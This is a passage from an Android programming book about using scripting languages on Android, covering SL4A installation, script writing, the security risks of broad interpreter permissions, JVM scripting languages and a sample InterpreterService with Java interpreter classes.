Regardless of the cause, your expertise may lie outside the traditional Android realm of Java-based development. Perhaps you would never touch Android if you had to write in Java, or maybe you feel you would just be significantly more productive in some other language. How much that productivity gain is real versus "in your head" is immaterial — if you want to develop in some other language, you owe it to yourself to try.

### Your Users' Expertise

Maybe you are looking to create a program where not only you can write scripts, but so can your users. This might be a utility, or a game, or rulesets for email management, or whatever.

In that case, you need:

1. Something interpreted, so you can execute what the user types in
2. Something embeddable, so your larger application (typically written in Java, of course) is capable of executing those scripts
3. Something your users will be comfortable using for scripting

The last criterion is perhaps the toughest, as non-developers typically have limited experience in writing scripts in any language, let alone one that runs on Android. Perhaps the most popular such language is Basic, in the form of VBA and VBScript on Windows... but there are no interpreters for those languages for Android at this time.

### Crowd-Developing

Perhaps your users will not only be entering scripts for their own benefit, but for others' benefit as well.

Many platforms have been improved by power users and amateur developers alike. Browser users gain from those writing GreaseMonkey scripts. Bloggers benefit from those writing WordPress themes. And so on.

To facilitate this sort of work, not only do you need an interpreted, embeddable, user-familiar scripting environment, but you need some means for users to publish their scripts and download the scripts of others. Fortunately, with Android having near-continuous connectivity, your challenge will lie more on organizing and hosting the scripts, more so than getting them on and off of devices.

## Going Off-Script

Scripting languages on Android have their fair share of issues. It is safe to say that while Android does not prohibit the use of scripting languages, its architecture does not exactly go out of its way to make them easy to use, either.

## Security

For a scripting language to do much that is interesting, it is going to need some amount of privileges. A script cannot access the Internet unless its process has that right. A script cannot modify the user's contacts unless its process has that right. And so on.

For scripts you write, so long as those scripts cannot be modified readily by malware authors, security is whatever you define it to be. If your script-based application needs Internet access, so be it.

For scripts your users write, things get a bit more challenging, since permissions cannot be modified on the fly by applications. Many interpreters will tend to request (or otherwise have access to) permissions that are broader than any individual user might need, because those permissions are needed by somebody. However, the risk is still minimal to the user, so long as they are careful with the scripts they write.

For scripts your users might download, written by others, security becomes a big problem. If the interpreter has a wide range of permissions, downloaded scripts can easily host malware that exploits those permissions for nefarious ends. An interpreter with both Internet access and the right to read the user's contacts means that any script the user might download and run could copy the user's contact data and send it to spammers or identity thieves.

## Performance

Java, as interpreted by the Dalvik virtual machine, is reasonably fast, particularly on Android 2.2 and newer versions. C/C++, through the NDK, is far faster.

Scripting languages are a mixed bag.

Some scripting languages for Android have interpreters that are implemented in C code. Those interpreters' performance is partly a function of how well they were written and ported over to the chipsets Android runs on. However, if those interpreters expose Android APIs to the language, that can add considerable overhead. For example, the Scripting Layer for Android (SL4A) makes Android APIs available to scripting languages via a tiny built-in Java Web server and a Web service API. While convenient for language integration, converting simple Java calls into Web service calls slows things down quite a bit.

Some scripting languages have interpreters that themselves are written in Java and run on the virtual machine. Those are likely to perform worse on an Android device than when they are run on a desktop or server, simply because of the performance differences between the standard Java VMs and the Dalvik VM. However, they will have quicker access to the Java class libraries that make up much of Android than will C-based interpreters.

## Cross-Platform Compatibility

Most of the scripting languages for Android are ports from versions that run across multiple platforms. This is one of their big benefits – that is where you and your users may have gained experience with those languages. However, just as, say, Perl and Python run a bit differently on Windows than on Linux or OS X, there will be some differences in how those languages run on Android. The Android operating system is not a traditional Linux environment, and so file paths, environment variables, available pre-installed programs, and the like will not be the same. Some of those may, in turn, impact how the scripting languages operate. You may need to make some modification to any existing scripts for those languages that you attempt to run on Android.

## Maturity… On Android

Some scripting languages that have been ported to Android are rather old, like Perl and Python. Others are old and somewhat abandoned for traditional development, like BeanShell. Yet others are fairly new to the programming scene altogether, like JRuby.

However, none of them have a long track record on Android, simply because Android itself has not been around very long. This has several implications:

1. There is more likely to be bugs in newer ports of a language than older ports
2. Fewer people will have experience in supporting these languages on Android (compared to supporting them on Linux, for example)
3. The number of production applications built using these languages on Android is minuscule compared to their use on more traditional environments

# The Scripting Layer for Android

When it comes to scripting languages on Android, the first stop should always be the Scripting Layer for Android (SL4A). Led by Damon Kohler, this project is rather popular, both among hardcore Android developers and those people looking to automate a bit more of their Android experience.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## The Role of SL4A

What started as an experiment to get Python and Lua going on Android, back in late 2008, turned into a more serious endeavor in June 2009, when the Android Scripting Environment (now called the Scripting Layer for Android, or SL4A) was announced on the Google Open Source blog and the Google Code site for it was established. Since then, SL4A has been a magnet for people interested in getting their favorite language working on Android or advancing its support.

### On-Device Development

Historically, the primary role of SL4A was as a tool to allow people to put together scripts, often written on the device itself, to take care of various chores. This appealed to developers who were looking for something lightweight compared to the Android SDK and Java. For those used to tinkering with scripts on other mobile Linux platforms (e.g., the Nokia N800 running Maemo), SL4A promised a similar sort of capability.

Over time, SL4A's scope in this area has grown, including preliminary support for SL4A scripts packaged as APK files, much like an Android application written in Java or any of the alternative frameworks described in this book.

# Getting Started with SL4A

SL4A is a bit more difficult to install than is the average Android application, due to the various interpreters it uses and their respective sizes. That being said, none of the steps involved with getting SL4A set up are terribly difficult, and most are just part of the application itself.

## Installing SL4A

At the time of this writing, SL4A is not distributed via the Android Market. Instead, you can download it to your device off of the SL4A Web site. Perhaps the easiest way to do that is to scan the QR code on the SL4A home page using Barcode Scanner or a similar utility.

## Installing Interpreters

When you first install SL4A, the only available scripting language is for shell scripts, as that is built into Android itself. If you want to work with other interpreters, you will need to download those. That is why the base SL4A download is so small (~200KB) — most of the smarts are separate downloads, largely due to size.

To add interpreters, launch SL4A from the launcher, then choose View > Interpreters from the option menu. You will be presented with the (presently short) list of installed interpreters:





*Figure 335: The initial list of installed SL4A interpreters*

Then, to install additional interpreters, choose Add from the option menu. You will be given a roster of SL4A-compatible interpreters to choose from:





*Figure 336: The list of available SL4A interpreters*

Click on one of the interpreters, and this will trigger the download of an APK file for that specific interpreter. Slide down the notification drawer and click on that APK file to continue the installation process. When the APK itself is installed, open up that interpreter (e.g., click the "Open" button when the install is done). That will bring up an activity to let you download the rest of the interpreter binaries:





*Figure 337: Downloading the Python SL4A interpreter, continued*

Click the Install button, and SL4A will download and install the interpreter's component parts:


*Figure 338: Downloading the Python SL4A interpreter*

This may take one or several downloads, depending on the interpreter. When done, and after a few progress dialogs' worth of unpacking, the interpreter will appear in the list of interpreters:





*Figure 339: The updated list of installed SL4A interpreters*

Note that the interpreters will be installed on your device's "external storage" (typically some flavor of SD card), due to their size. You will find an `SL4A/` directory on that card with the interpreters and scripts.

## Running Supplied Scripts

Back on the Scripts activity (e.g., what you see when you launch SL4A from the launcher), you will be presented with a list of the available scripts. Initially, these will be ones that shipped with the interpreters, as examples for how to write SL4A scripts in that language:





*Figure 340: The list of SL4A scripts*

Tapping on any of these scripts will bring up a "quick actions" balloon:





*Figure 341: Quick actions for the speak.py script*

Click the little shell icon to run it, showing its terminal output along the way:





*Figure 342: The visual results of running the speak.py SL4A script*

# Writing SL4A Scripts

While the scripts supplied with the interpreters are... entertaining, they only scratch the surface of what an SL4A script can accomplish. Of course, to go beyond what is there, you will need to start writing some scripts.

## Editing Options

Since scripts are stored on your SD card (or whatever the "external storage" is for your device), you can create scripts using some other computer — one with fancy things like "mice" and "ergonomic keyboards" — and transfer it over via USB, like you would transfer over an MP3 file. This eases typing, but it will make for an awkward development cycle, since your computer and the Android device cannot both have access to the SD card simultaneously. The mount/unmount process may get a bit annoying. On the other hand, this is a great way to transfer over a script you obtained from somebody else.

Another option is to edit your scripts on the device. SL4A has a built in script editor designed for this purpose. Of course, the screen may be a bit small and the keyboard may be a bit… soft, but this is a great answer for small scripts.

To add a new script, from the Scripts activity, choose Add from the option menu. This will bring up a roster of available scripting languages and other items (e.g., add a folder):





*Figure 343: The add-script language selection dialog*

(the "Scan Barcode" option gives you an easy route to install a third-party script, one encoded in a QR code)

Tap the language you want, and you will be taken into the script editor:


*Figure 344: The script editor*

The field at the top is for the script name, and the large text area at the bottom is for the script itself. A file extension and boilerplate code will be supplied for you automatically.

In fact, that boilerplate code is rather important, as you will see momentarily.

To edit an existing script, long-tap on the script in the list and choose Edit from the context menu.

To save your changes to a new or existing script, choose the Save option from the script editor option menu. You can also "Save and Run" to test the script immediately.

## Calling Into Android

In the real world, Perl knows nothing about Android. Neither does Python, BeanShell, or most of the other scripting languages available for SL4A. This would be rather limiting, as most of what you would want a script to do will have to deal

with the device to some level: collect input, get a location, say some text using speech synthesis, dial the phone, etc.

Fortunately, SL4A has a solution, one of those "so crazy, it just might work" sorts of solutions: SL4A has a built-in RPC server. While implementing a server on a smartphone is not something one ordinarily does, it provides an ingenious bridge from the scripting language to the device itself.

Each scripting language is given a local object proxy that works with the RPC server. For example, here is a Python script that speaks the current time:


*Figure 345: The script editor, showing the say_time.py script*

The `import android` and `droid=android.Android()` statements establish a connection between the Python interpreter and the SL4A RPC server. From that point, the `droid` object is available for use to access Android capabilities — in this case, speaking a message.

Python does not strictly realize that it is accessing local functionality. It simply makes RPC calls, ones that just so happen to be fulfilled on the device rather than via some remote RPC server accessed over the Internet.

## Browsing the API

Therefore, SL4A effectively exposes an API to each of its scripting languages, via this RPC bridge. While the API is not huge, it accomplishes a lot and is ever-growing.

If you are editing scripts on the device, you can browse the API by choosing the API Browser option menu from the script editor. This brings up a list of available methods on your RPC proxy (e.g., `droid`) that you can call:


*Figure 346: The script editor's API browser*

Tapping on any item in the list will "unfold" it to provide more details, such as the parameter list. Long-tapping on an item brings up a context menu where you can:

1. insert a template call to the method into your script at the cursor position

2. "prompt" you for the parameter values for the method, then insert the completed method call into your script

It is also possible to browse the API in a regular Web browser, if you are developing scripts off-device.

# Running SL4A Scripts

Scripts are only useful if you run them, of course. We have seen two options for running scripts: tapping on them in the scripts list, or choosing "Save & Run" from the script editor. Those are not your only options, however.

## Background

If you long-tap on a script in the script list, you will see a context menu option to "Start in Background". As the name suggests, this kicks off the script in the background. Rather than seeing the terminal window for the script, the script just runs. A notification will appear in the status bar, with the SL4A icon, indicating that the RPC server is in operation and that script(s) may be running.

## Shortcuts

Rather than have to open up SL4A every time, you can set up shortcuts on your home screen to run individual scripts. Just long-tap on the home screen background and choose Shortcuts from the context menu, then Scripts from the available shortcuts. This brings up the scripts list, but this time, when you choose a script, you are presented with a quick actions balloon for how to start it: in a terminal or in the background:





*Figure 347: Configuring an SL4A shortcut*

Choose one, and at this point, a shortcut, with the interpreter's icon and the name of the script, will appear on your home screen. Tapping it runs the script.

### Other Alternatives

Users of Locale — an application designed to trigger events at certain times or when you get to certain locations — can trigger SL4A scripts in addition to invoking standard built-in tools.

In addition, there is preliminary support in SL4A for packaging scripts as APK files for wider distribution.

## Potential Issues

As the SL4A Web site indicates, SL4A is "alpha-quality". It is not without warts. How much those warts are an issue for you, in terms of crafting and running utility scripts, is up to you.

## Security… From Scripts

SL4A itself holds a long list of Android permissions, including:

1. The ability to read your contact data
2. The ability to call phone numbers and place SMS messages
3. Access to your location
4. Access to your received SMS/MMS messages
5. Bluetooth access
6. Internet access
7. The ability to write to the SD card
8. The ability to record audio and take pictures
9. The ability to keep your device awake
10. The ability to retrieve the list of running applications and restart other applications
11. And so on

Hence, its scripts — via the RPC-based API — can perform all of those actions. For example, a script you download from a third party could read all your contacts and send that information to a spammer. Hence, you should only run scripts that you trust, since SL4A effectively "wires open" many aspects of Android's standard security protections.

## Security… From Other Apps

Originally, the on-device Web service supplying the RPC-based API was wide open. Any program that could find the port could connect to that Web service and invoke operations. That would not necessarily be all that bad… except that the Web service runs in its own process with its own permissions, and it may have permissions that other applications lack (e.g., right to access the Internet or to read contacts). Given that, malware could use SL4A to do things that it, by itself, could not do, allowing it to sneak onto more devices.

SL4A now uses a token-based authentication mechanism for using the Web service, to help close this loophole. In principle, only SL4A scripts should be able to use the RPC server.

# JVM Scripting Languages

The Java virtual machine (JVM) is a remarkably flexible engine. While it was originally developed purely for Java, it has spawned its own family of languages, just as Microsoft's CIL supports multiple languages for the Windows platform. Some languages targeting the JVM as a runtime will work on Android, since the regular Java VM and Android's Dalvik VM are so similar.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book. Some of the sample code demonstrates JUnit test cases, so reading the chapter on unit testing may be useful.

## Languages on Languages

Except for the handful of early language interpreters and compilers hand-constructed in machine code, every programming language is built atop earlier ones. C and C++ are built atop assembly language. Many other languages, such as Java itself, are built atop C/C++.

Hence, it should not come as much of a surprise that an environment as popular as Java has spawned another generation of languages whose implementations are in Java.

There are a few flavors of these languages. Some, like Scala and Clojure, are compiled languages whose compilers created JVM bytecodes, no different than would a Java compiler. These do not strictly qualify as a "scripting language", however, since they typically compile their source code to bytecode ahead of time.

Some Java-based scripting languages use fairly simple interpreters. These interpreters convert scripting code into parsed representations (frequently so-called "abstract syntax trees", or ASTs), then execute the scripts from their parsed forms. Most scripting languages at least start here, and some, like BeanShell, stick with this implementation.

Other scripting languages try to bridge the gap between a purely interpreted language and a compiled one like Scala or Clojure. These languages turn the parsed scripting code into JVM bytecode, effectively implementing their own just-in-time compiler (JIT). Since many Java runtimes themselves have a JIT to turn bytecode into machine code ("opcode"), languages with their own JIT can significantly outperform their purely-interpreted counterparts. JRuby and Rhino are two languages that have taken this approach.

## A Brief History of JVM Scripting

Back in the beginning, the only way to write for the JVM was in Java itself. However, since writing language interpreters is a common pastime, it did not take long for people to start implementing interpreters in Java. These had their niche audiences, but there was only modest interest in the early days — interpreters made Java applets too large to download, for example.

Things got a bit more interesting in 1999, when IBM released the Bean Scripting Framework (BSF). This offered a uniform API for scripting engines, meaning that a hosting Java application could write to the BSF API, then plug in arbitrary interpreters at runtime. It was even possible, with a bit of extra work, to allow new interpreters to be downloaded and used on demand, rather than having to be pre-installed with the application. BSF also standardized how to inject Java objects into the scripting engines themselves, for access by the scripts. This allowed scripts to work with the host application's objects, such as allowing scripts to manipulate the contents of the jEdit text editor.

This spurred interest in scripting. In addition to some IBM languages (e.g., NetREXX) supporting BSF natively, other languages, like BeanShell, created BSF adapters to allow their languages to participate in the BSF space. On the consumer side, various Web frameworks started supporting BSF scripting for dynamic Web content generation, and so forth.

Interest was high enough that Apache took over stewardship of BSF in 2003. Shortly thereafter, Sun and others started work on JSR–223, which added the `javax.script`

framework to Java 6. The `javax.script` framework advanced the BSF concept and standardized it as part of Java itself.

At this point, most JVM scripting languages that are currently maintained support `javax.script` integration, and may also support integration with the older BSF API as well. There is a long list of available `javax.script`-compatible scripting languages.

Android does not include `javax.script` as part of its subset of the Java SE class library from the Apache Harmony project. This certainly does not preclude integrating scripting languages into Android applications, but it does raise the degree of difficulty a bit.

# Limitations

Of course, JVM scripting languages do not necessarily work on Android without issue. There may be some work to get a JVM language going on Android, above and beyond the challenges for scripting languages in general on Android.

## Android SDK Limits

Android is not Java SE, or Java ME, or even Java EE. While Android has many standard Java classes, it does not have a class library that matches any traditional pattern. As such, languages built assuming Java SE, for example, may have some dependency issues.

For languages where you have access to the source code, removing these dependencies may be relatively straightforward, particularly if they are ancillary to the operation of the language itself. For example, the language may come with miniature Swing IDEs, support for scripted servlets, or other capabilities that are not particularly relevant on Android and can be excised from the source code.

## Wrong Bytecode

Android runs Dalvik bytecode, not Java bytecode. The conversion from Java bytecode to Dalvik bytecode happens at compile time. However, the conversion tool is rather finicky — it wants bytecode from Sun/Oracle's Java 1.5 or 1.6, nothing else. This can cause some problems:

1. You may encounter a JAR that is old enough to have been compiled with Java 1.4.2
2. You may encounter JARs compiled using other compilers, such as the GNU Compiler for Java (GCJ), common on Linux distributions
3. Eventually, when Java 7 ships, there may be bytecode differences that preclude Java 7-compiled JARs from working with Android
4. Languages that have their own JIT compilers will have problems, because their JIT compilers will be generating Java bytecodes, not Dalvik bytecodes, meaning that the JIT facility needs to be rewritten or disabled

Again, if you have the source code, recompiling on an Android-friendly Java compiler should be a simple process.

### Age

The heyday of some JVM languages is in the past. As such, you may find that support for some languages will be limited, simply because few people are still interested in them. Finding people interested in those languages on Android — the cross-section of two niches – may be even more of a problem.

## SL4A and JVM Languages

SL4A supports three JVM languages today:

1. BeanShell
2. JRuby
3. Rhino (Javascript)

You can use those within your SL4A environment no different than you can any other scripting language (e.g., Perl, Python, PHP). Hence, if what you are looking for is to create your own personal scripts, or writing small applications, SL4A saves you a lot of hassle. If there is a JVM scripting language you like but is not supported by SL4A, adding support for new interpreters within SL4A is fairly straightforward, though the APIs may change as SL4A is undergoing a fairly frequent set of revisions.

## Embedding JVM Languages

While SL4A will drive end users towards writing their own scripts or miniature applications using JVM languages, another use of these languages is for embedding

in a full Android application. Scripting may accelerate development, if the developers are more comfortable with the scripted language than with Java. Also, if the scripts are able to be modified or expanded by users, an ecosystem may emerge for user-contributed scripts.

## Architecture for Embedding

Embedding a scripting language is not something to be undertaken lightly, even on a desktop or server application. Mobile devices running Android will have similar issues.

### Asynchronous

One potential problem is that a script may take too long to execute. Android's architecture assume that work triggered by buttons, menus, and the like will either happen very quickly or will be done on background threads. Particularly for user-generated scripts, the script execution time is unknowable in advance — it might be a few milliseconds, or it might be several seconds. Hence, any implementation of a scripting extension for an Android application needs to consider executing all scripts in a background thread. This, of course, raises its own challenges for reflecting those scripts' results on-screen, since GUI updates cannot be done on a background thread.

### Security

Scripts in Android inherit the security restrictions of the process that runs the script. If an application has the right to access the Internet, so will any scripts run in that application's process. If an application has the right to read the user's contacts, so will any scripts run in that application's process. And so on. If the scripts in question are created by the application's authors, this is not a big deal — the rest of the application has those same permissions, after all. But, if the application supports user-authored scripts, it raises the potential of malware hijacking the application to do things that the malware itself would otherwise lack the rights to do.

## Inside the InterpreterService

One way to solve both of those problems is to isolate the scripting language in a self-contained low-permission APK — "sandboxing" the interpreter so the scripts it executes are less able to cause harm. This APK could also arrange to have the interpreter execute its scripts on a background thread. An even better

implementation would allow the embedding application to decide whether or not the "sandbox" is important — applications with a controlled source of scripts may not need the extra security or the implementation headaches it causes.

With that in mind, let us take a look at the `JVM/InterpreterService` sample project, one possible implementation of the strategy described above.

### The Interpreter Interface

The `InterpreterService` can support an arbitrary number of interpreters, via a common interface. This interface provides a simplified API for having an interpreter execute a script and return a result:

```
package com.commonsware.abj.interp;

import android.os.Bundle;

public interface I_Interpreter {
  Bundle executeScript(Bundle input);
}
```

As you can see, it is *very* simplified, offering just a single `executeScript()` method. That method accepts a `Bundle` (a key-value store akin to a Java `HashMap`) as a parameter — that `Bundle` will need to contain the script and any other objects needed to execute the script.

The interpreter will return another `Bundle` from `executeScript()`, containing whatever data it wants the script's requester to have access to.

For example, here is the implementation of `EchoInterpreter`, which just returns the same `Bundle` that was passed in:

```
package com.commonsware.abj.interp;

import android.os.Bundle;

public class EchoInterpreter implements I_Interpreter {
  public Bundle executeScript(Bundle input) {
    return(input);
  }
}
```

A somewhat more elaborate sample is the `SQLiteInterpreter`:

```java
package com.commonsware.abj.interp;

import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
import android.os.Bundle;

public class SQLiteInterpreter implements I_Interpreter {
  public Bundle executeScript(Bundle input) {
    Bundle result=new Bundle(input);
    String script=input.getString(InterpreterService.SCRIPT);

    if (script!=null) {
      SQLiteDatabase db=SQLiteDatabase.create(null);
      Cursor c=db.rawQuery(script, null);

      c.moveToFirst();

      for (int i=0;i<c.getColumnCount();i++) {
        result.putString(c.getColumnName(i), c.getString(i));
      }

      c.close();
      db.close();
    }

    return(result);
  }
}
```

This class accepts a script, in the form of a SQLite database query. It extracts the script from the `Bundle`, using a pre-defined key (`InterpreterService.SCRIPT`). Assuming there is such a script, it creates an empty in-memory database and executes the SQLite query against that database.

The results come back in the form of a `Cursor` — itself a key-value store. `SQLiteInterpreter` takes those results and pours them into a `Bundle` to be returned.

The `Bundle` being returned starts from a copy of the input `Bundle`, so the script requester can embed in the input `Bundle` any identifiers it needs to determine how to handle the results from executing this script.

`SQLiteInterpreter` is not terribly flexible, but you can use it for simple numeric and string calculations, such as the following script:

```
SELECT 1+2 AS result, 'foo' AS other_result, 3*8 AS third_result;
```

This would return a `Bundle` containing a key of `result` with a value of `3`, a key of `other_result` with a value of `foo`, and a key of `third_result` with a value of `24`.

Of course, it would be nice to support more compelling interpreters, and we will examine a pair of those later in this chapter.

### Loading Interpreters and Executing Scripts

Of course, having a nice clean interface to the interpreters does nothing in terms of actually executing them on a background thread, let alone sandboxing them. The `InterpreterService` class itself handles that.

`InterpreterService` is an `IntentService`, which automatically routes incoming `Intent` objects (from calls to `startService()`) to a background thread via a call to `onHandleIntent()`. `IntentService` will queue up `Intent` objects if needed, and `IntentService` even automatically shuts down if there is no more work to be done.

Here is the implementation of `onHandleIntent()` from `InterpreterService`:

```
  @Override
  protected void onHandleIntent(Intent intent) {
    String action=intent.getAction();
    I_Interpreter interpreter=interpreters.get(action);

    if (interpreter==null) {
      try {
        interpreter=(I_Interpreter)Class.forName(action).newInstance();
        interpreters.put(action, interpreter);
      }
      catch (Throwable t) {
        Log.e("InterpreterService", "Error creating interpreter", t);
      }
    }

    if (interpreter==null) {
      failure(intent, "Could not create interpreter: "+intent.getAction());
    }
    else {
      try {
        success(intent,
interpreter.executeScript(intent.getBundleExtra(BUNDLE)));
      }
      catch (Throwable t) {
        Log.e("InterpreterService", "Error executing script", t);

        try {
          failure(intent, t);
        }
        catch (Throwable t2) {
          Log.e("InterpreterService",
                "Error returning exception to client",
                t2);
```

```
        }
      }
    }
  }
```

